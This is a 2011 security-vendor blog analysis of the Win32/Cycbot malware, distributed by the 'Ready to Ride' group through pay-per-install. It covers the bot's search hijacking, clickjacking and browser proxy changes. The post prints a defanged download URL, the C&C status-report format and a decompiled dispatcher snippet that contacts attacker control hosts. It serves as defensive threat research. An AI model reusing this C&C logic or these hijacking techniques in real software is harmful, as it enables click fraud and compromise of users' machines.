Cycbot: Ready to Ride

welivesecurity.com/2011/07/14/cycbot-ready-to-ride/

July 14, 2011

Although the “Ready to Ride” group originated in Russia it distributes Win32/Cycbot outside the borders of the Russian Federation. Going by the prices per installation the primary target of the group is the US.

14 Jul 2011 - 11:07AM

Although the “Ready to Ride” group originated in Russia it distributes Win32/Cycbot outside the borders of the Russian Federation. Going by the prices per installation the primary target of the group is the US.

My Russian colleagues Aleksandr Matrosov and Eugene Rodionov report that recently a cybercrime group called “Ready to Ride” has attracted their attention, by distributing malware of the Win32/Cycbot family. This group started in the fall last year, judging from the domain name registration date – readytoride.su was registered on 8th September 2010.

Its primary activities were substitution (index hijacking) of search engine results (Google, Bing, Yahoo) and clickjacking (hijacking the user's mouse-clicks and routing them invisibly to another page).

(We've written previously about Win32/Glupteba (https://www.welivesecurity.com/2011/03/02/tdl4-and-glubteba-piggyback-piggybugs), which was another example of malware used to drive BlackHat SEO (Search Engine Optimization).)

Although the “Ready to Ride” group originated in Russia it distributes Win32/Cycbot outside the borders of the Russian Federation. Going by the price per installation (see Figure 1) the primary target of the group is the US.

Figure 1

Win32/Cybot is distributed using a well-known PPI (Pay Per Install) scheme. To download the malicious executable each partner uses the URL it has paid for, which generally looks like this:


hxxp://1231.readytoride.su/adv.php?login=[partner_name]&key=[partner_key]&subacc=[partner_id]

After the bot has been successfully activated it submits its current status to the C&C (Command and Control) server from which it gets its instructions (SEND_INSTALL_REPORT_TM):

id=[bot_id]&hwid=[hardware_id]&step=[status]&wd=[win_ver]&av=[av_name]

While collecting information about the infected system it determines what antivirus software (if any) is being used by looking for a corresponding process name. Here is the list of AV software which is captured by the malware:

Figure 2



The C&C URLs are hardcoded into the Win32/Cycbot executable and are updated when a new version of Win32/Cycbot is downloaded:




Figure 3

The bot is able to:

- download executables
- create new processes or new threads in an existing process
- terminate processes and threads

- check bot status in case one of the components was shut down
- click on the references on a web page
- inject JavaScript into web pages, substituting references and modify html
- delete executables and downloaded files when instructed by the C&C server.

By means of injecting java script, diverting web searches, and modifying HTML code it is able to pass itself off as a user surfing web pages, so as to counteract systems intended to block clickjacking.

It is worth mentioning that the bot modifies the settings of the most popular browsers (Internet Explorer, Opera, Firefox). For instance, it modifies the file prefs.js used by the Firefox web browser to contain browser settings and preferences. It adds information about which proxy server to use. Similarly, it sets up a proxy using the HTTP protocol (127.0.0.1: [port_number]) for other browsers.





Figure 4

The bot's central component dispatches tasks received from the C&C server to other components:

```
SendInstallationReport(v3);
lstrlen("http://");
GetNewTasks(&v14, 260, "http://%d.ctrl.%s", v4);
GetRunningTasks(a1, 0, &v15, 0, 0);
if ( !a1 )
  lstrcpy(&v15, "c1.exe");
if ( a1 == 1 )
  lstrcpy(&v15, "c2.exe");
if ( a1 == 2 )
  lstrcpy(&v15, "c3.exe");
v5 = wsprintfA;
wsprintfA(&v13, "id=%s&c=%d", v12, a1 + 1);
v6 = SendCurrentStatus("ss", &v13, 0, 0, 0);
```

Figure 5

Win32/Cycbot is a multithreaded application and just a single instance of the bot can handle dozens of tasks, clicking advertisements or poisoning web searches. Here is an example of the bot's network activity, captured over several minutes.



Remote IP	In	Out	Direction	Sessions	Ports	Hostname	Bytes	Process
72.233.44.59	8	7	Out	1	http	gravatar.com	4 227	dwm.exe
72.233.44.61	7	6	Out	1	http	gravatar.com	4 464	conhost.exe
67.205.43.104	4	5	Out	1	http	ps4540.dreamhost.com	1 510	csrss.exe
12.238.253.103	12	12	Out	2	http	web.hollandandbarrett.com	5 575	dwm.exe
74.125.39.147	45	38	Out	6	http	fx-in-f147.1e100.net	33 830	conhost.exe
74.125.39.99	20	18	Out	2	http	fx-in-f99.1e100.net	20 364	conhost.exe
85.25.132.128	13	15	Out	3	http	bravo669.startdedicated.com	3 241	conhost.exe
50.20.3.141	13	15	Out	3	http	host.onlineinstitute.com	5 364	csrss.exe
209.188.86.208	8	10	Out	2	http	host.crazyleafdesign.com	3 381	conhost.exe
97.79.238.39	16	20	Out	4	http	gvo23039.gvodatacenter.com	5 415	csrss.exe
67.222.55.143	14	9	Out	1	http	55-143.bluehost.com	15 872	dwm.exe
74.125.39.105	24	30	Out	6	http	fx-in-f105.1e100.net	8 055	conhost.exe
74.125.39.106	26	28	Out	4	http	fx-in-f106.1e100.net	31 085	conhost.exe
173.203.101.8	4	5	Out	1	http	173-203-101-8.static.cloud-i...	1 768	conhost.exe
68.170.232.100	5	5	Out	1	http	parkwebvip-v01.prod.mesa1....	1 068	dwm.exe
216.39.58.249	5	5	Out	1	http	p3p3.geo.re4.yahoo.com	1 326	conhost.exe

Figure 6

David Harley, Senior Research Fellow
Aleksandr Matrosov, Senior Malware Researcher
Eugene Rodionov, Malware Researcher

14 Jul 2011 - 11:07AM

Newsletter

Discussion